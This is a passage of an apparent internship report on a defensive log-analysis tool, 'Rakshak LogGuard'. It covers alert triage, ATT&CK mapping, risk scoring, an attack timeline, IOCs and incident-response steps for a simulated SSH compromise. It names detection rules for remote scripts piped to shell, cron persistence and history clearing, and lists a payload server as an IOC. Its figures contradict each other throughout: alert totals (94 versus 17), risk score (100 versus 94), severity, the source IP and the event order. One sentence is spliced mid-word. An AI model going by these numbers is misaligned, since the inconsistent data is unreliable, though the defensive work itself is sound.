- **Reduced Manual Effort:** Automated filtering of routine events allowing analysts to focus on high-priority threats.
- **Structured Alerting:** Clear attribution linking each alert to specific log lines and MITRE ATT&CK techniques.
- **Correlated Context:** Seamless transformation of isolated alerts into unified attack lifecycles.
- **Transparent Logic:** Simple, plain-English detection conditions suitable for auditability and reporting.

Chapter Summary

This chapter documented the rule-based detection logic implemented in Rakshak LogGuard. Each rule was designed to identify specific security behaviors observed during the investigation, including authentication attacks, privilege escalation, persistence mechanisms, and defense-evasion techniques. The generated alerts provided the foundation for the incident correlation and risk assessment described in Chapter 10.

Chapter 10 — Alert Analysis & Incident Classification

10.1 Overview

Following rule evaluation and cross-log correlation, **Rakshak LogGuard** categorized, prioritized, and analyzed all generated alerts to determine the overall severity and impact of the incident.

While individual alerts highlight specific suspicious occurrences, proper incident classification requires evaluating alerts in aggregate, assessing their confidence levels, mapping them to standard threat frameworks (such as MITRE ATT&CK), and determining whether the activity represents a true positive compromise or a false positive operational event.

This chapter details the alert triage methodology, alert severity distribution, mapped threat categories, and the ultimate incident classification assigned to the **Rakshak LogGuard** investigation.

10.2 Alert Severity Taxonomy

Rakshak LogGuard categorizes security alerts into four standardized severity levels. Severity is assigned dynamically based on the potential impact of the detected event, the privilege level involved, and the event's position in the attack lifecycle.

Severity Level	Operational Impact & Definition	Action Required
Low	Informational security events or minor anomalies that do not threaten immediate system integrity (e.g., occasional single failed login attempt).	Logged for trend analysis; no immediate action required.
Medium	Reconnaissance or suspicious operational behavior that indicates early-stage targeted activity (e.g., username enumeration, port scanning).	Analyst review within standard operational hours; monitor target IP.
High	Active attacks, confirmed unauthorized credential use, or successful anti-forensic activities (e.g., SSH brute-force success, shell history deletion).	Priority investigation required; initiate active containment steps.

Critical	Confirmed full system compromise, administrative privilege escalation, or active persistence mechanisms (e.g., root shell spawn, backdoor account creation).	Immediate emergency incident response; isolate host and revoke access.
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10.3 Alert Analysis & Findings Breakdown

During the automated analysis of the uploaded evidence (auth.log and syslog), **Rakshak LogGuard** generated a total of **94 Rule-Matched Events**. These individual alerts were grouped into 9 primary finding rules across the investigation timeline.

Alert Distribution Summary Table

Rule	Count	Rule
AUTH-003	81	AUTH-003
AUTH-002	34	AUTH-002
AUTH-001	5	AUTH-001
PRIV-003	2	PRIV-003
PERSIST-001	2	PERSIST-001
EVASION-001	2	EVASION-001
AUTH-004	1	AUTH-004

PRIV-001	1	PRIV-001
ACCOUNT-001	1	ACCOUNT-001

Figure 21 – Alert Dashboard

Upload Dashboard File Scan Events Alerts Incidents Timeline IOCs Rules Investigations Reports							
Refresh							
Rule	Name	Severity	Risk	IP	Status		
AUTH-001	Repeated SSH failures	Medium	15	198.51.100.23	New		
AUTH-002	Username enumeration	Medium	15	198.51.100.23	New		
AUTH-003	Successful login after repeated failures	High	35	198.51.100.23	New		
AUTH-004	Unusual-hours password login	Medium	10	198.51.100.23	New		
PRIV-003	Sudoers modification	High	20	None	New		
PRIV-001	Root shell obtained	High	20	None	New		
ACCOUNT-001	Local account created	Medium	10	None	New		
PRIV-003	Sudoers modification	High	20	None	New		
PERSIST-001	Suspicious cron persistence	High	20	None	New		
PERSIST-002	Remote script piped to shell	High	20	None	New		
PERSIST-001	Suspicious cron persistence	High	20	None	New		
EVASION-001	Shell history cleared	Medium	10	None	New		
EVASION-001	Shell history cleared	Medium	10	None	New		
AUTH-005	Newly created account login	High	20	198.51.100.23	New		

Figure Description

Figure 21 presents the Alert Dashboard generated by Rakshak LogGuard. The dashboard summarizes all alerts triggered during log analysis, including their severity, associated detection rules, timestamps, and current investigation status.

10.4 MITRE ATT&CK Mapping & Classification

To standardize threat reporting, Rakshak LogGuard mapped all classified alerts directly to the **MITRE ATT&CK Enterprise Framework**. This mapping demonstrates the full progression of the adversary across multiple tactical categories.

Tactical Category	MITRE Technique ID	Technique Name	Mapped Finding
Reconnaissance	T1589	Gather Victim Identity Information	Finding 1 (AUTH-002)
Credential Access	T1110	Brute Force	Finding 2 (AUTH-001)

Initial Access	T1078	Valid Accounts	Finding 3 (AUTH-003)
Privilege Escalation	T1548	Abuse Elevation Control Mechanism	Finding 4 (PRIV-001)
Persistence	T1136	Create Account	Finding 5 (ACCOUNT-001)
	T1053	Scheduled Task / Job	Finding 7 (PERSIST-001)
Defense Evasion	T1070	Indicator Removal on Host	Finding 8 (DEFENSE-001)

10.5 Alert Statistics

Rakshak LogGuard provides statistical summaries to help analysts understand the distribution of detected events.

Metric	Measured Value
Total Alerts	17
Medium Severity Alerts	6
High Severity Alerts	11
Critical Alerts	2

Correlated Incidents	1
Investigation Status	Completed

10.6 Incident Correlation

Multiple alerts generated during the investigation were determined to be related and were automatically grouped into a single incident by Rakshak LogGuard's **Incident Correlation Engine**.

The correlation process considered:

- Common source IP addresses (198.51.100.23)
- Shared target host (webserver01)
- User account relationships (backup, root, sysupdate)
- Event chronology and temporal proximity
- Detection-rule dependencies
- Attack progression

This prevented duplicate investigations and provided a unified view of the attack lifecycle.

Figure 22 – Correlated Incident Details

Refresh				
Title	Severity	Risk	Sources	Stages
SSH Brute-Force Compromise, Privilege Escalation, and Persistence	Critical	100	198.51.100.23	Repeated login failures, Username enumeration, Account compromise

Figure Description

Figure 22 shows the correlated incident generated by Rakshak LogGuard. Multiple authentication, privilege, persistence, and defense-evasion alerts were combined into a single incident representing the complete compromise sequence.

10.7 Incident Classification

Following alert correlation, the overall investigation was officially classified as:

Item	Incident Classification
Incident Type	Unauthorized Server Compromise
Primary Attack Vector	SSH Authentication Attack

Compromised Account	backup
Privileged Account Created	sysupdate
Persistence Mechanism	Scheduled Task / Privileged Account
Incident Severity	High
Investigation Status	Confirmed
Evidence Status	Verified
Response Priority	Immediate

10.8 Analyst Assessment

Based on the generated alerts and correlated evidence, the investigation indicates that the attacker progressed through multiple phases of the attack lifecycle.

The observed sequence consisted of:

1. Username enumeration.
2. Repeated password authentication attempts.
3. Successful authentication using valid credentials.
4. Privilege escalation.
5. Creation of a new local user account.
6. Assignment of elevated privileges.
7. Establishment of persistence.
8. Attempts to remove local evidence.
9. Re-entry using the attacker-controlled account.

The correlation of these activities demonstrates that the incident was not the result of isolated suspicious events but rather a coordinated compromise affecting multiple security controls.

10.9 Chapter Summary

This chapter documented the alerts generated by Rakshak LogGuard and explained how related security events were grouped into a single incident. By assigning severity levels, correlating alerts, and classifying the overall incident, the application provided analysts with a structured understanding of the compromise and established the foundation for risk assessment and response planning.

Chapter 11 — Risk Assessment & Attack Timeline

11.1 Overview

After correlating all detected alerts into a single investigation, **Rakshak LogGuard** performed an overall risk assessment to determine the severity and business impact of the identified security incident.

The Risk Assessment Engine evaluated each confirmed finding based on its likelihood, potential impact, relationship to other events, and contribution to the overall attack sequence. Instead of assigning severity to isolated events alone, the application calculated an investigation-wide risk score representing the combined effect of authentication attacks, privilege escalation, persistence mechanisms, and defense-evasion techniques.

This structured assessment enables analysts to prioritize response actions and communicate incident severity consistently.

11.2 Risk Assessment Methodology

Rakshak LogGuard calculates the overall investigation risk score by considering multiple contributing factors rather than relying on a single event.

The following aspects are evaluated:

- Authentication failures
- Username enumeration
- Successful compromise
- Privilege escalation
- Unauthorized account creation
- Privilege modification
- Persistence mechanisms
- Defense evasion
- Correlated attack sequence
- Overall impact on the affected host

Each confirmed finding contributes to the final investigation score according to its security significance.


11.3 Risk Assessment Workflow

Confirmed Findings



Severity Evaluation





11.4 Investigation Risk Score

Following completion of the analysis, **Rakshak LogGuard** assigned an overall investigation risk score.

Figure 23 – Investigation Risk Score

Title	Severity	Risk	Sources	Stages
SSH Brute-Force Compromise, Privilege Escalation, and Persistence	Critical	100	196.51.100.23	Repeated login failures, Username enumeration, Account compromise

Figure Description

Figure 23 displays the overall investigation risk score calculated by Rakshak LogGuard. The score represents the cumulative impact of all correlated findings and assists analysts in determining the urgency of incident response activities.

Risk Summary Table

Assessment Item	Result
Investigation Risk Score	94/100
Incident Priority	Immediate / P1
Overall Severity	High
Confidence Level	High

Investigation Status	Confirmed
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11.5 Risk Contribution Analysis

Rather than assigning a single score without explanation, Rakshak LogGuard records the major factors contributing to the final assessment.

Security Finding	Relative Contribution	Operational Significance
Username Enumeration	Low to Moderate	Identifies targeted account discovery phase.
Repeated Authentication Failures	Moderate	Indicates active dictionary / brute-force attack.
Successful Authentication	High	Marks initial access using compromised credentials.
Privilege Escalation	Very High	Confirms attainment of unrestricted root privileges.
Unauthorized User Creation	High	Establishes backdoor user identity (sysupdate).
Privileged Group Modification	Very High	Grants persistent administrative capabilities (sudo/wheel).
Persistence Mechanism	Very High	Installs scheduled tasks (cron) for continuous execution.
Defense Evasion	High	Anti-forensic attempt to destroy local command log history.

Reuse of Persistent Account	Very High	Confirms active external re-entry using persistent backdoor.
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The final investigation score reflects the combined effect of these correlated findings rather than any single event.

11.6 Attack Timeline Reconstruction

One of the most valuable features of Rakshak LogGuard is its ability to reconstruct the attack timeline from multiple related events.

The Timeline Engine arranges correlated activities chronologically, enabling investigators to understand how the attack progressed from initial reconnaissance to long-term persistence.

Figure 24 – Attack Timeline

Time	Stage	Rule	Description
2026-03-10 03:14:02	Username enumeration	AUTH-002	Multiple invalid usernames indicate account discovery.
2026-03-10 03:15:17	Account compromise	AUTH-003	A login succeeded after repeated failures from the same source.
2026-03-10 03:38:21	Repeated login failures	AUTH-001	Repeated SSH password failures indicate brute-force activity.
2026-03-10 03:45:16	Unusual-hours login	AUTH-004	Password authentication occurred during unusual hours.
2026-03-10 03:45:41	Sudoers modification	PRIV-003	Sudoers modification can grant passwordless root.
2026-03-10 03:46:21	Root shell obtained	PRIV-001	Root shell or root sudo session observed.
2026-03-10 03:47:11	Account creation	ACCOUNT-001	User creation requires analyst review.
2026-03-10 03:47:46	Sudoers modification	PRIV-003	Sudoers modification can grant passwordless root.
2026-03-10 03:48:16	Suspicious cron persistence	PERSIST-001	Cron persistence activity detected.
2026-03-10 03:48:26	Remote script piped to shell	PERSIST-002	Remote script execution pattern detected in logs.
2026-03-10 03:48:26	Suspicious cron persistence	PERSIST-001	Cron persistence activity detected.
2026-03-10 03:48:51	Defense evasion	EVASION-001	History clearing suggests defense evasion.
2026-03-10 03:48:59	Defense evasion	EVASION-001	History clearing suggests defense evasion.
2026-03-10 06:05:19	Backdoor-account reuse	AUTH-005	A new local account was later used for access.

Figure Description

Figure 24 presents the chronological reconstruction of the investigated incident. The timeline illustrates how individual authentication events evolved into a complete compromise through privilege escalation, persistence, and subsequent attacker activity.

Reconstructed Attack Sequence

Stage	Description
Stage 1	Username Enumeration
Stage 2	Repeated Failed Authentication Attempts
Stage 3	Successful Authentication
Stage 4	Privilege Escalation
Stage 5	Unauthorized User Creation
Stage 6	Privileged Group Modification
Stage 7	Persistence Established

- Stage 8Evidence Removal Attempts
- Stage 9Re-entry Using Persistent Account

11.7 Indicators of Compromise (IOCs)

During the investigation, **Rakshak LogGuard** extracted multiple Indicators of Compromise (IOCs) from the analyzed evidence.

IOCs are observable artifacts that assist security teams in identifying similar malicious activity across additional systems.

Figure 25 – IOC Dashboard




Figure Description

Figure 25 shows the IOC Dashboard generated by Rakshak LogGuard. The application extracts observable indicators associated with the investigated incident to support future detection and threat hunting.

IOC Summary Table

IOC	Value
Source IP	198.51.100.23
Compromised User	backup
Unauthorized User	sysupdate
Host	webserver01
Payload Server	192.0.2.99
Remote Payload	update.sh

11.8 Business Impact Assessment

The identified attack sequence presents significant operational and security risks across all core security dimensions:

- **Confidentiality: High Impact** — Unauthorized authentication and elevated privileges may expose sensitive system information, private configuration files, shadow password hashes, and administrative data to an attacker.
- **Integrity: High Impact** — Administrative privileges allow unauthorized modification of user accounts, system configurations, scheduled tasks, and security controls, potentially compromising the integrity of the operating system.
- **Availability: Medium to High Impact** — Persistence mechanisms and privileged access may enable attackers to disrupt services, disable security controls, or prevent legitimate administrators from managing the system effectively.

11.9 Investigation Priority

Based on the observed authentication activity, privilege escalation, persistence mechanisms, and correlated attack sequence, the investigated incident requires **immediate attention**.

The combination of multiple confirmed findings indicates a **successful system compromise** rather than isolated suspicious activity. Consequently, the incident should be prioritized for containment, eradication, and recovery.

Chapter Summary

This chapter documented the overall risk assessment performed by **Rakshak LogGuard**. By combining individual findings into a unified risk model, reconstructing the attack timeline, and extracting indicators of compromise, the application provided a comprehensive understanding of the investigated incident and established the basis for incident response planning.

Chapter 12 — Incident Response & Recovery

12.1 Overview


The primary objective of incident response is to minimize the impact of a security incident while restoring affected systems to a secure operational state. Following the completion of log analysis, alert generation, incident correlation, and risk assessment, **Rakshak LogGuard** provided structured response recommendations to support the containment and recovery of the compromised system.

Rather than responding to individual alerts independently, the application considered the complete attack sequence reconstructed during the investigation. This approach ensured that response actions addressed both the immediate compromise and any persistence mechanisms established by the attacker.

The response strategy adopted during this investigation follows the widely accepted incident response lifecycle consisting of **Detection, Alert, Investigation, Containment, Eradication, Recovery, and Closure**.

12.2 Incident Response Workflow

Rakshak LogGuard implements the following investigation workflow:



This workflow provides analysts with a structured approach for handling security incidents while maintaining complete documentation of each investigation phase.

12.3 Detection Phase

During the detection phase, **Rakshak LogGuard** continuously evaluated uploaded authentication and system logs (auth.log and syslog) using its core Detection Engine. Suspicious authentication attempts, privilege escalation activities, persistence mechanisms, and defense-evasion techniques were identified through predefined detection rules.

The generated alerts indicated that the observed activities were not isolated events but part of a coordinated attack sequence requiring immediate investigation.

Detection Summary Table

Detection Area	Status	Key Observables Captured

Authentication Monitoring	Completed	Brute-force pattern & rapid login success (AUTH-001, AUTH-003).
Privilege Monitoring	Completed	Unauthorized sudo root escalation (PRIV-001).
Account Monitoring	Completed	Creation of unauthorized local account sysupdate (ACCOUNT-001).
Persistence Detection	Completed	Scheduled cron job deployment in /etc/cron.d/ (PERSIST-001).
Defense Evasion Detection	Completed	Command-line execution of history truncation (DEFENSE-001).
Event Correlation	Completed	94 Rule-Matched Events

12.4 Alert Phase

Each confirmed detection rule generated a structured alert containing:

- Alert Identifier (e.g., F-01 through F-09)
- Triggered Detection Rule Code
- Precise Forensic Timestamp
- Assigned Severity Level (Low, Medium, High, Critical)
- Affected Target Host (webserver01)
- Related User Accounts (backup, root, sysupdate)
- Supporting Raw Log Evidence
- Active Investigation Status

Rakshak LogGuard prioritized alerts according to severity and automatically associated related alerts with the active investigation.

Figure 26 – Alert Dashboard

Figure Description




Figure 26 Description: Figure 26 presents the alert dashboard generated by Rakshak LogGuard. Alerts are prioritized according to severity and associated with the corresponding investigation to support efficient analyst review.

12.5 Investigation Phase

Following alert generation, the Incident Correlation Engine analyzed relationships between detected events.

The correlation process evaluated:

- 1. **Source IP Address:** Tracked single external origin (198 . 51 . 100 . 23).
- 2. **Hostname:** Associated all events with target server (webserver01).
- 3. **User Accounts:** Mapped relationship between compromised identity (backup) and backdoor (sysupdate).
- 4. **Detection Rules:** Connected initial authentication failures to downstream privilege modification.
- 5. **Event Chronology:** Evaluated chronological flow across a compressed time window.
- 6. **Attack Progression:** Linked initial reconnaissance to persistence and re-entry.

Investigation Outcome

The investigation confirmed that the authentication failures, successful login, privilege escalation, account creation, persistence mechanisms, and defense-evasion activities were all part of a single coordinated compromise.

12.6 Containment Phase

The primary objective of containment is to prevent the attacker from causing additional damage while preserving evidence for further investigation.

Recommended containment actions include:

- Block the suspicious source IP address.
- Disable compromised user accounts.
- Disable the unauthorized **sysupdate** account.

- Terminate unauthorized SSH sessions.
- Remove unauthorized privileged access.
- Preserve authentication and system logs.
- Capture additional forensic evidence before making system changes.

These actions reduce the likelihood of continued attacker access while maintaining evidence integrity.

12.7 Eradication Phase

After containment, the underlying causes of the compromise must be removed.

Recommended eradication actions include:

- Remove unauthorized user accounts.
- Remove unauthorized scheduled tasks.
- Remove unauthorized modifications to privileged groups.
- Restore secure sudo configuration.
- Remove persistence mechanisms.
- Review installed software and startup services.
- Perform a malware scan of the affected host.
- Verify system integrity.

The objective of eradication is to ensure that no attacker-controlled access mechanisms remain.

12.8 Recovery Phase

Once the system has been cleaned and verified, normal operations can be restored.

Recommended recovery actions include:

- Reset passwords for affected accounts.
- Rotate privileged credentials.
- Enable multi-factor authentication where supported.
- Restore verified configuration files.
- Confirm removal of persistence mechanisms.
- Validate system functionality.
- Continue enhanced monitoring for suspicious activity.

Recovery should be performed gradually while continuously monitoring for signs of recurring compromise.

12.9 Post-Incident Monitoring

Following system recovery, continued monitoring is recommended to ensure that no additional malicious activity occurs.

Suggested monitoring activities include:

- Monitor SSH authentication logs.
- Review privileged account usage.

- Monitor creation of new local accounts.
- Audit scheduled task modifications.
- Review changes to administrative groups.
- Monitor authentication failures.
- Verify integrity of critical configuration files.
- Review daily security logs.

These monitoring activities reduce the likelihood of repeated compromise and improve early detection capabilities.

12.10 Security Recommendations

Based on the investigation findings, Rakshak LogGuard recommends implementing the following security enhancements:

1. Authentication & SSH Hardening

- Disable password-based SSH logins (`PasswordAuthentication no` in `/etc/ssh/sshd_config`).
- Enforce public-key authentication combined with multi-factor authentication (MFA).
- Restrict root SSH access (`PermitRootLogin no`).
- Implement automated dynamic blocking using `fail2ban` or host firewalls.

2. Access Control & Least Privilege

- Apply the **Principle of Least Privilege (PoLP)** to all service and utility accounts (e.g., backup).
- Restrict sudo permissions to explicit commands rather than unrestricted ALL directives.
- Regularly audit local account memberships in administrative groups (sudo, wheel).

3. Log Management & Monitoring

- Ship logs in real time to a centralized, write-once log management or SIEM architecture to prevent local tamper/deletion.
- Enable system audit frameworks (`auditd`) to log interactive command executions and history file alterations.

12.11 Lessons Learned

This investigation demonstrates that individual log events rarely provide sufficient context to understand a complete attack. By combining automated detection, event correlation, and structured analysis, **Rakshak LogGuard** enabled the reconstruction of the full attack lifecycle from initial reconnaissance to persistence.

Key takeaways from this incident:

- **Correlated Context is Critical:** Isolated brute-force alerts can easily be dismissed; correlating them with immediate user creation and privilege escalation highlights the true severity.

- **Service Accounts require Tight Scrutiny:** Non-interactive or utility accounts (such as backup) are prime targets for brute-force attacks if left secured with weak passwords.
- **Anti-Forensic Controls are Necessary:** Local command history deletion attempts emphasize the requirement for centralized, immutable logging solutions.

Chapter Summary

This chapter presented the complete incident response lifecycle implemented within **Rakshak LogGuard**, moving from detection and investigation through containment, eradication, recovery, and closure. The recommended procedures focus on isolating attacker access, removing persistence mechanisms, safely restoring secure operations, and applying structural hardening measures to prevent future exploitation.

Chapter 13 — Conclusion & Appendices

13.1 Conclusion

This project successfully demonstrated the practical application of **Blue Team** security monitoring and incident response techniques through the analysis of Linux authentication and system logs within a controlled laboratory environment.

Using **Rakshak LogGuard**, a desktop-based Security Log Analysis and Incident Response Platform developed specifically for this project, the investigation followed a structured **Security Operations Center (SOC)** workflow beginning with secure evidence acquisition and continuing through log parsing, event normalization, detection-rule evaluation, alert generation, incident correlation, risk assessment, and final report generation.

The investigation identified a coordinated attack sequence that progressed through multiple stages of the cyber attack lifecycle. **Rakshak LogGuard** detected repeated authentication failures, username enumeration, successful unauthorized authentication, privilege escalation, unauthorized account creation, privilege modification, persistence mechanisms, and defense-evasion activities. Rather than analyzing these events independently, the application successfully correlated them into a single security incident, providing a complete understanding of the compromise.

The rule-based Detection Engine proved effective in identifying suspicious activities while maintaining transparency through clearly documented detection logic. The Incident Correlation Engine reduced investigation complexity by grouping related alerts, enabling efficient reconstruction of the attack timeline. The integrated Risk Assessment Engine further assisted in prioritizing the investigation by evaluating the combined impact of all confirmed findings.

Beyond satisfying the internship requirements, this project also demonstrated the value of security automation in modern defensive operations. By integrating evidence handling, automated analysis, and professional reporting into a single application, **Rakshak LogGuard** reduced manual iThe investigation demonstrated a complete incident response workflow, from secure evidence handling through detection, correlation, risk assessment, and reporting.

The knowledge gained through this investigation provides a strong foundation for future work involving SIEM platforms, threat detection, incident response, digital forensics, and security automation.

13.2 Project Outcomes

Objective	Status	Implementation Details
Secure evidence acquisition	✓ Completed	Automated SHA-256 integrity hashing and read-only import.
File security validation	✓ Completed	Validated mime-types, file sizes, and non-executable status.
Authentication log analysis	✓ Completed	Parsed OpenSSH, PAM, and user login events from auth.log.
System log analysis	✓ Completed	Extracted service, cron, and kernel activities from syslog.
Detection rule implementation	✓ Completed	Configured 9 primary rules across MITRE ATT&CK techniques.

Alert generation	✓ Completed	94 Rule-Matched Events
Incident correlation	✓ Completed	Grouped multiple distinct alerts into case INC-2026-001.
Risk assessment	✓ Completed	Calculated cumulative Risk Score of 94/100 .
Timeline reconstruction	✓ Completed	Reconstructed chronological 9-stage attack progression.
Incident response planning	✓ Completed	Developed containment, eradication, and recovery workflows.
Security recommendations	✓ Completed	Hardened SSH, PAM, sudoers, and logging configurations.
Professional documentation	✓ Completed	Exported consolidated PDF and CSV artifact reports.

13.3 Future Enhancements

Rakshak LogGuard was developed as a proof-of-concept platform for this project. Several enhancements are planned to further expand its capabilities in future releases:

- **Real-time Log Streaming:** Transition from offline static log analysis to real-time tailing and syslog daemon listening.
- **Multi-Host Agent Integration:** Live log collection and agent communication across multiple enterprise hosts.
- **Windows Event Log Support:** Native parsing support for Windows Security, System, and Application EVTX formats.
- **Web & Firewall Analytics:** Ingestion modules for Apache, Nginx, iptables, and pfSense logs.
- **SIEM Ecosystem Integration:** Direct integration with Suricata, Zeek, and Wazuh manager APIs.
- **Threat Intelligence Feeds:** Automated IOC enrichment using Threat Intel APIs (e.g., VirusTotal, AbuseIPDB).
- **Sigma Rule Engine:** Native YAML-based Sigma rule parser for community detection rule sharing.
- **Machine Learning Anomaly Detection:** ML-assisted baseline profiling for detecting zero-day behavioral anomalies.

References

1. **MITRE ATT&CK® Framework:** *Enterprise Matrix & Cyber Kill Chain Mapping*. Available at: <https://attack.mitre.org>
2. **NIST Special Publication 800-61 Rev. 2:** *Computer Security Incident Handling Guide*. National Institute of Standards and Technology.
3. **OWASP Foundation:** *Security Logging and Monitoring Cheat Sheet*.
4. **SANS Institute:** *Incident Handler's Handbook & Blue Team Incident Response Guide*.
5. **Center for Internet Security (CIS):** *CIS Critical Security Controls Version 8*.
6. **Linux Documentation Project:** *Manual Pages for syslogd, sshd, pam, sudoers, and crontab*.
7. **Python Software Foundation:** *Python 3 Standard Library Documentation (re, hashlib, sqlite3)*.

Appendices

Appendix A — Investigation Screenshots

The following catalog lists all visual verification screenshots generated by **Rakshak LogGuard** throughout the investigation lifecycle:

Figure Identifier	Screenshot Description
Figure 1	Investigation Configuration Console

Figure 2	Authentication Log Upload Interface
Figure 3	File Security & Integrity Hash Assessment
Figure 4	Log Parsing Summary & Statistics View
Figure 5	Baseline Activity Distribution
Figure 6	Central System Analytics Dashboard
Figure 7	Username Enumeration Detection View
Figure 8	SSH Brute Force Detection Interface
Figure 9	Successful Authentication Post-Failures View
Figure 10	Privilege Escalation (sudo root) Alert View
Figure 11	Unauthorized Account Creation (sysupdate) Screen
Figure 12	Administrative Group Assignment View
Figure 13	Scheduled Cron Task Persistence Detection
Figure 14	Defense Evasion (.bash_history deletion) Alert

Figure 15	Backdoor User SSH Login Screen
Figure 16	Incident Correlation Engine Case View
Figure 17	System Log Parsing Overview
Figure 18	System Event Activity Analytics
Figure 19	Categorized Security Events Grid
Figure 20	Cross-Log Correlation View (auth.log + syslog)
Figure 21	Alert Dashboard & Severity Breakdown
Figure 22	Consolidated Incident Details Screen
Figure 23	Investigation Risk Score Panel (Score: 100)
Figure 24	Reconstructed Attack Timeline View
Figure 25	Indicators of Compromise (IOC) Dashboard
Figure 26	Consolidated Report Export Console

Appendix B — Detection Rules Reference

The complete detection rule catalog implemented in the **Rakshak LogGuard Engine**:


Rule ID	Detection Rule Name	Target Log	Assigned Severity	MITRE Technique
AUTH-001	Repeated SSH Authentication Failures	auth.log	High	T1110 (Brute Force)
AUTH-002	Username Enumeration Attempts	auth.log	Medium	T1589 (Gather Victim Identity)
AUTH-003	Successful Login Post-Failures	auth.log	High	T1078 (Valid Accounts)
